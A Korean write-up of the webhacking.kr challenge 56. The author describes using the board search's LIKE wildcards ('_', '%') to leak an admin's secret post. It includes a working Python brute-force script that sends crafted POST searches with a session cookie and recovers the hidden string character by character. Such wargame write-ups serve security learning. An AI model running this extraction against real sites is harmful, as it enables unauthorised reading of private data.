
webhacking.kr 56번문제


Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-07
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

다음과 같이 게시판이 있다



guest의 글을 들어가면 다음과 같이 hi~만 보인다.

admin의 글을 들어가면 access denied라고 뜨고 보이지 않는다.



search가 있는 걸로 보아 검색으로 비밀글의 내용을 Blind SQL Injection하는 문제라고 생각이 든다.
우선 와일드카드인 _를 이용해서 글자수를 알아보니 admin의 내용은 6글자였다.
파이썬을 이용하여 다음과 같이 코딩하였다.

```
>>> import re, string, http.client
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> headers={'Cookie':'PHPSESSID=u5ffd8870e7l1ldrmde28flca4','Content-Type':'application/x-www-form-urlencoded'}
>>> sAnswer=''
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> for i in range(1,7):
        for j in table:
                conn.request('POST','/challenge/web/web-33/index.php','search='+sAnswer+j+'_'*(5-len(sAnswer)),headers)
                res=conn.getresponse().read()
                conn.close()
                if re.findall(b'admin',res):
                        sAnswer+=j
                        break

>>> sAnswer
'kk%php'
```

kk%php가 나왔는데, %또한 와일드카드이다.
kk.php라고 생각하고 /kk.php로 들어가니 다음과 같이 클리어되었다.